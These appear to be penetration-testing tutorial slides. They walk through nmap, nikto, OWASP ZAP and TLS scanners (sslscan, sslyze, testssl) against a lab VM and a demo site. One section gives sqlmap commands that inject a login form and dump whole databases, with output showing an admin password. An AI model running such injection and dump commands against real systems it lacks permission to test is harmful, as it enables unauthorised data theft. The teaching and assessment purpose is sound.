



WEB APPLICATION PENETRATION TESTING

NMAP: PORT SCANNING

Useful Details:

- Open ports
- Apache version
- Cpe number

```
root@kali:~/Downloads# nmap -A -T4 10.0.2.15
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-10 10:19 UTC
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html).
|_ ssl-cert: Subject: commonName=www.example.com
|_ Not valid before: 2015-02-17T03:30:05
|_ Not valid after: 2025-02-14T03:30:05
8080/tcp  open  http     Apache httpd
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:15:9B:BB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms 10.0.2.15 (10.0.2.15)
```

NMAP:USEFUL PARAMETERS

- `nmap -p- -Pn -sS -A -T4 -iL livehosts.txt -oA MyFile`

-p- : This scans all ports

-Pn : Do not perform host discovery again

-sS : Perform TCP SYN scan

-A : This combines OS detection, service version detection, script scanning and traceroute

-T4 : Pretty fast and accurate scanning

-iL livehosts.txt : Scan the IPs contained in file "livehosts.txt"

-oA : Export the results in file "MyFile"

NIKTO-DIRECTORY INDEXING

```
root@kali:~/Downloads# nikto -h 10.0.2.15
- Nikto v2.1.6
-----
+ Target IP:          10.0.2.15
+ Target Hostname:   10.0.2.15
+ Target Port:       80
+ Start Time:        2019-12-10 10:26:47 (GMT0)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
+ The X-Content-Type-Options header is not set. This could allow the user
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.5
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8067 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:          2019-12-10 10:28:01 (GMT0) (74 seconds)
-----
+ 1 host(s) tested
root@kali:~/Downloads#
```

SQLMAP-VIEWING PAGE SOURCE

```
<form action="" method="post">
<table width="50%">
  <tr>
    <td>User</td>
    <td><input type="text" name="user"></td>
  </tr>
  <tr>
    <td>Password</td>
    <td><input type="password" name="password"></td>
  </tr>
</table>
  <input type="submit" value="Submit" name="s">
</form>
```

1

SQLMAP-USING PAGE SOURCE INFO TO GET DB LIST

Parameters

- -u: url
- --dbs: get database list
- --data:Use the form structure
- --risk:3 levels of injections

```
root@kali:~/Downloads# sqlmap -u "http://10.0.2.15/login.php" --dbs
--data="user=test&password=123&s=Submit" --risk 3 --level 3
available databases [7]:
[*] information_schema
[*] login
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] users
[*] wordpress8080
```


SQLMAP DUMPING DATABASES

```
root@kali:~/Downloads# sqlmap -u "http://10.0.2.15/login.php" --data="user=test&password=123&s=Submit" --D wordpress8080 --dump-all --risk 3 --level 3
```

Parameters

- `-u`: url
- `--data`: Use the form structure
- `--risk`: 3 levels of injections
- `--level`: This option requires an argument which specifies the level of tests to perform. There are **five** levels.
- `--dump-all`: Dump all DBMS databases tables entries

```
Database: wordpress8080
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | SuperSecretPassword |
+-----+-----+
```

OWASP ZAP

⚡ Quick Start ➔ Request Response ← +

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.


URL to attack: 🌐 Select...

⚡ Attack ⏹ Stop


Progress: Spidering the URL to discover the content

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

Explore your application: Launch Browser JxBrowser ▾



OWASP ZAP REQUESTS AND RESPONSES



The image displays two side-by-side screenshots of the OWASP ZAP interface, showing the details of an HTTP request and its corresponding response.

Left Screenshot (Request):

- Buttons: Quick Start, Request, Response, +
- Header: Text, Body: Text
- Request details:


```
GET http://10.0.2.6 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Host: 10.0.2.6
```

Right Screenshot (Response):

- Buttons: Quick Start, Request, Response, +
- Header: Text, Body: Text
- Response details:

```
HTTP/1.1 200 OK
Date: Mon, 13 Jan 2020 11:10:40 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Tue, 17 Feb 2015 05:41:48 GMT
ETag: "2f-50f4228b8016c"
Accept-Ranges: bytes
Content-Length: 47
Content-Type: text/html
```

OWASP ZAP ALERTS



OWASP ZAP ALERT FORMS

X-Frame-Options Header Not Set

URL:

Risk:

Confidence:

Parameter:

Attack:

Evidence:

CWE ID:

WASC ID:

Description:

X-Frame-Options header is not included in the HTTP response to protect against 'Clickjacking' attacks.

Other Info:

Solution:

Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).

Reference:

<http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx>

Web Browser XSS Protection Not Enabled

URL:

Risk:

Confidence:

Parameter:

Attack:

Evidence:

CWE ID:

WASC ID:

Description:

Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server

Other Info:

The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it:
X-XSS-Protection: 1; mode=block
X-XSS-Protection: 1; report=http://www.example.com/xss
The following values would disable it:
X-XSS-Protection: 0
The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit).
Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length).

Solution:

Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.

Reference:

[https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
<https://blog.veracode.com/2014/03/guidelines-for-setting-security-headers/>



TESTING SSH

NMAP SCANNING

- `nmap -v -v --script ssl-cert,ssl-enum-ciphers -p 443 zero.webappsecurity.com`
- Verbose `-v`: Present additional info
- `--script ssl-cert, ssl-enum-ciphers`: information on certificates and ciphers used

NMAP OUTPUT INTERPRETATION

- Utilized ciphers are enumerated
- Utilized ciphers are rated
- Ciphers rated above c are considered safe

```
SSLv3:
  ciphers:
    TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA - E
    TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
    TLS_DHE_RSA_WITH_DES_CBC_SHA (dh 1024) - D
    TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - E
    TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - E
    TLS_RSA_EXPORT_WITH_RC4_40_MD5 - E
    TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
    TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
    TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
    TLS_RSA_WITH_DES_CBC_SHA (rsa 2048) - C
    TLS_RSA_WITH_RC4_128_MD5 (rsa 2048) - C
    TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C
```


NMAP OUTPUT INTERPRETATION

- Vulnerability enumeration

```
warnings:
```

```
64-bit block cipher 3DES vulnerable to SWEET32 attack  
64-bit block cipher DES vulnerable to SWEET32 attack  
64-bit block cipher DES40 vulnerable to SWEET32 attack  
64-bit block cipher RC2 vulnerable to SWEET32 attack  
Broken cipher RC4 is deprecated by RFC 7465  
CBC-mode cipher in SSLv3 (CVE-2014-3566)  
Ciphersuite uses MD5 for message integrity  
Key exchange (dh 1024) of lower strength than certificate key
```

HEARTBLEED DETECTION

- `nmap -p 443 --script ssl-heartbleed <target>`
- <https://nmap.org/nsedoc/scripts/ssl-heartbleed.html>

SSLSCAN

```
root@kali:~# apt-get install sslscan
Reading package lists... Done
Building dependency tree
Reading state information... Done
sslscan is already the newest version (1.11.13-rbsec-0kali1).
sslscan set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1828 not upgraded.
root@kali:~# sslscan -h
```



```
1.11.13-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)
```

- TLS Fallback SCSV: Detects SSL POODLE attack (CVE-2014-3566)
- TLS Renegotiation
- TLS Compression (CVE-2014-8730)
- Heartbleed (CVE-2014-0160)

```
root@kali:~# sslscan zero.webappsecurity.com
Version: 1.11.13-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)
```

```
Connected to 54.82.22.214
```

```
Testing SSL server zero.webappsecurity.com on port 443 using SNI name zero.webappsecurity.com
```

```
TLS Fallback SCSV:
Server only supports TLSv1.0
```

```
TLS renegotiation:
Insecure session renegotiation supported
```

```
TLS Compression:
Compression enabled (CRIME)
```

```
Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed
```

```
Supported Server Cipher(s):
Preferred TLSv1.0 256 bits DHE-RSA-AES256-SHA DHE 1024 bits
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA DHE 1024 bits
Accepted TLSv1.0 128 bits AES128-SHA
```

SSLSCAN

Ciphers detected with Colour coded representation

Supported Server Cipher(s):					
Preferred	TLSv1.0	256 bits	DHE-RSA-AES256-SHA		DHE 1024 bits
Accepted	TLSv1.0	256 bits	AES256-SHA		
Accepted	TLSv1.0	128 bits	DHE-RSA-AES128-SHA		DHE 1024 bits
Accepted	TLSv1.0	128 bits	AES128-SHA		
Accepted	TLSv1.0	128 bits	RC4-SHA		
Accepted	TLSv1.0	128 bits	RC4-MD5		
Accepted	TLSv1.0	112 bits	EDH-RSA-DES-CBC3-SHA		DHE 1024 bits
Accepted	TLSv1.0	112 bits	DES-CBC3-SHA		
Accepted	TLSv1.0	56 bits	EDH-RSA-DES-CBC-SHA		DHE 1024 bits
Accepted	TLSv1.0	56 bits	DES-CBC-SHA		
Accepted	TLSv1.0	40 bits	EXP-EDH-RSA-DES-CBC-SHA		DHE 512 bits
Accepted	TLSv1.0	40 bits	EXP-DES-CBC-SHA		RSA 512 bits
Accepted	TLSv1.0	40 bits	EXP-RC2-CBC-MD5		RSA 512 bits
Accepted	TLSv1.0	40 bits	EXP-RC4-MD5		RSA 512 bits
Preferred	TLSv1.0	256 bits	DHE-RSA-AES256-SHA		DHE 1024 bits

SSLSCAN

SSL certificate

```
SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 2048

Subject: zero.webappsecurity.com
Altnames: DNS:zero.webappsecurity.com
Issuer: DigiCert SHA2 Secure Server CA

Not valid before: Jan 11 00:00:00 2019 GMT
Not valid after: Jan 16 12:00:00 2020 GMT
-----BEGIN CERTIFICATE-----
```


SSLYZE-AVAILABLE PLUGINS

```
root@kali:~# sslyze --regular --hide_rejected_ciphers zero.webappsecurity.com
```

```
AVAILABLE PLUGINS
```

```
-----
```

```
CertificateInfoPlugin  
HeartbleedPlugin  
SessionRenegotiationPlugin  
OpenSslCipherSuitesPlugin  
SessionResumptionPlugin  
CompressionPlugin  
HttpHeadersPlugin  
OpenSslCcsInjectionPlugin  
FallbackScsvPlugin  
RobotPlugin  
EarlyDataPlugin
```


SSLYZE CERTIFICATE INFO

SCAN RESULTS FOR ZERO.WEBAPPSECURITY.COM:443 - 54.82.22.214

* TLSV1_3 Cipher Suites:
Server rejected all cipher suites.

* TLS 1.2 Session Resumption Support:
With Session IDs: OK - Supported (5 successful, 0 failed, 0 errors, 5 total attempts).
With TLS Tickets: NOT SUPPORTED - TLS ticket not assigned.

* Certificate Information:
Content
SHA1 Fingerprint: b78885c08faf584d386a89e80a53cc376060ea52
Common Name: zero.webappsecurity.com
Issuer: DigiCert SHA2 Secure Server CA
Serial Number: 18744301356241826938852627590728313018
Not Before: 2019-01-11 00:00:00
Not After: 2020-01-16 12:00:00
Signature Algorithm: sha256
Public Key Algorithm: RSA
Key Size: 2048
Exponent: 65537 (0x10001)
DNS Subject Alternative Names: ['zero.webappsecurity.com']

SSLYZE-USEFUL OUTPUT

```
mobile-shared-
* Session Renegotiation:
  Client-initiated Renegotiation: VULNERABLE - Server honors client-initiated renegotiations
  Secure Renegotiation: VULNERABLE - Secure renegotiation not supported

* OpenSSL Heartbleed:
restart-vm-
tools
OK - Not vulnerable to Heartbleed

* TLSV1_2 Cipher Suites:
  Server rejected all cipher suites.

* TLSV1_1 Cipher Suites:
  Server rejected all cipher suites.

* Deflate Compression:
VULNERABLE - Server supports Deflate compression

* OpenSSL CCS Injection:
OK - Not vulnerable to OpenSSL CCS injection
```

SSLYZE-USEFUL OUTPUT

```
tools
* TLSV1 Cipher Suites:
  Forward Secrecy          OK - Supported
  RC4                      INSECURE - Supported

Preferred:
  None - Server followed client cipher suite preference.
Accepted:
  TLS_RSA_WITH_RC4_128_SHA      128 bits      HTTP 200 OK
  TLS_RSA_WITH_RC4_128_MD5     128 bits      HTTP 200 OK
  TLS_RSA_WITH_DES_CBC_SHA     56 bits       HTTP 200 OK
  TLS_RSA_WITH_AES_256_CBC_SHA 256 bits      HTTP 200 OK
  TLS_RSA_WITH_AES_128_CBC_SHA 128 bits      HTTP 200 OK
  TLS_RSA_WITH_3DES_EDE_CBC_SHA 112 bits      HTTP 200 OK
  TLS_RSA_EXPORT_WITH_RC4_40_MD5 40 bits       HTTP 200 OK
  TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 40 bits       HTTP 200 OK
  TLS_RSA_EXPORT_WITH_DES40_CBC_SHA 40 bits       HTTP 200 OK
  TLS_DHE_RSA_WITH_DES_CBC_SHA 56 bits       HTTP 200 OK
  TLS_DHE_RSA_WITH_AES_256_CBC_SHA 256 bits      HTTP 200 OK
  TLS_DHE_RSA_WITH_AES_128_CBC_SHA 128 bits      HTTP 200 OK
  TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA 112 bits      HTTP 200 OK
  TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA 40 bits       HTTP 200 OK

* ROBOT Attack:
  OK - Not vulnerable
```


SSLYZE-USEFUL OUTPUT

```
* SSLV3 Cipher Suites:
  Forward Secrecy          OK - Supported
  RC4                     INSECURE - Supported

Preferred:
  None - Server followed client cipher suite preference.
Accepted:
  TLS_RSA_WITH_RC4_128_SHA          128 bits      HTTP 200 OK
  TLS_RSA_WITH_RC4_128_MD5         128 bits      HTTP 200 OK
  TLS_RSA_WITH_DES_CBC_SHA          56 bits       HTTP 200 OK
  TLS_RSA_WITH_AES_256_CBC_SHA       256 bits      HTTP 200 OK
  TLS_RSA_WITH_AES_128_CBC_SHA       128 bits      HTTP 200 OK
  TLS_RSA_WITH_3DES_EDE_CBC_SHA     112 bits      HTTP 200 OK
  TLS_RSA_EXPORT_WITH_RC4_40_MD5     40 bits       HTTP 200 OK
  TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 40 bits       HTTP 200 OK
  TLS_RSA_EXPORT_WITH_DES40_CBC_SHA  40 bits       HTTP 200 OK
  TLS_DHE_RSA_WITH_DES_CBC_SHA       56 bits       HTTP 200 OK
  TLS_DHE_RSA_WITH_AES_256_CBC_SHA   256 bits      HTTP 200 OK
  TLS_DHE_RSA_WITH_AES_128_CBC_SHA   128 bits      HTTP 200 OK
  TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA  112 bits      HTTP 200 OK
  TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA 40 bits       HTTP 200 OK

* SSLV2 Cipher Suites:
  Forward Secrecy          INSECURE - Not Supported
  RC4                     INSECURE - Supported

Preferred:
  None - Server followed client cipher suite preference.
Accepted:
  SSL CK RC4 128 WITH MD5           128 bits      HTTP 200 OK
  SSL CK RC4 128 EXPORT40 WITH MD5  40 bits       HTTP 200 OK
  SSL CK RC2 128 CBC WITH MD5       128 bits      HTTP 200 OK
  SSL CK RC2 128 CBC EXPORT40 WITH MD5 40 bits       HTTP 200 OK
  SSL CK DES 64 CBC WITH MD5        56 bits       HTTP 200 OK
  SSL CK DES 192 EDE3 CBC WITH MD5  112 bits      HTTP 200 OK
```

INSTALLATION AND USAGE: TESTSSL

```
root@kali:~# apt-get install testssl.sh
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
 testssl.sh
```

```
root@kali:~# testssl -U zero.webappsecurity.com
```

```
rDNS (54.82.22.214): ec2-54-82-22-214.compute-1.amazonaws.com.
Service detected: HTTP
```

Testing vulnerabilities

```
Heartbleed (CVE-2014-0160) not vulnerable (OK), no heartbeat extension
CCS (CVE-2014-0224) VULNERABLE (NOT ok)
Ticketbleed (CVE-2016-9244), experiment. not vulnerable (OK), no session ticket extension
Secure Renegotiation (CVE-2009-3555) VULNERABLE (NOT ok)
Secure Client-Initiated Renegotiation VULNERABLE (NOT ok), DoS threat
CRIME, TLS (CVE-2012-4929) VULNERABLE (NOT ok)
BREACH (CVE-2013-3587) no HTTP compression (OK) - only supplied "/" tested
POODLE, SSL (CVE-2014-3566) VULNERABLE (NOT ok), uses SSLv3+CBC (check TLS_FALLBACK_SCSV mitigation below)
TLS_FALLBACK_SCSV (RFC 7507) Downgrade attack prevention NOT supported and vulnerable to POODLE SSL
SWEET32 (CVE-2016-2183, CVE-2016-6329) VULNERABLE, uses 64 bit block ciphers
FREAK (CVE-2015-0204) VULNERABLE (NOT ok), uses EXPORT RSA ciphers
DROWN (CVE-2016-0800, CVE-2016-0703) VULNERABLE (NOT ok), SSLv2 offered with 6 ciphers
Make sure you don't use this certificate elsewhere, see:
https://censys.io/ipv4?q=803C4A7BB1F68C3E35BDC4E0DDE822C1C288819533AB5A42B05D42B75BC68888
LOGJAM (CVE-2015-4000), experimental VULNERABLE (NOT ok): uses DH EXPORT ciphers
VULNERABLE (NOT ok): common prime mod_ssl 2.2.x/1024-bit MODP group with safe prime modulus detected (1024 bits)
BEAST (CVE-2011-3389) SSL3: DHE-RSA-AES256-SHA AES256-SHA DHE-RSA-AES128-SHA AES128-SHA EDH-RSA-DES-CBC3-SHA DES-CBC3-SHA EDH-RSA-DES-CBC-SHA DES-CBC-SHA EXP-EDH-RSA-DES-CBC-SHA
EXP-DES-CBC-SHA EXP-RC2-CBC-MD5
TLS1: DHE-RSA-AES256-SHA AES256-SHA DHE-RSA-AES128-SHA AES128-SHA EDH-RSA-DES-CBC3-SHA DES-CBC3-SHA EDH-RSA-DES-CBC-SHA DES-CBC-SHA EXP-EDH-RSA-DES-CBC-SHA
EXP-DES-CBC-SHA EXP-RC2-CBC-MD5
VULNERABLE -- and no higher protocols as mitigation supported
potentially VULNERABLE, uses cipher block chaining (CBC) ciphers with TLS
LUCKY13 (CVE-2013-0169), experimental VULNERABLE (NOT ok): RC4-SHA RC4-MD5 RC4-MD5 EXP-RC4-MD5 EXP-RC4-MD5
RC4 (CVE-2013-2566, CVE-2015-2808)
```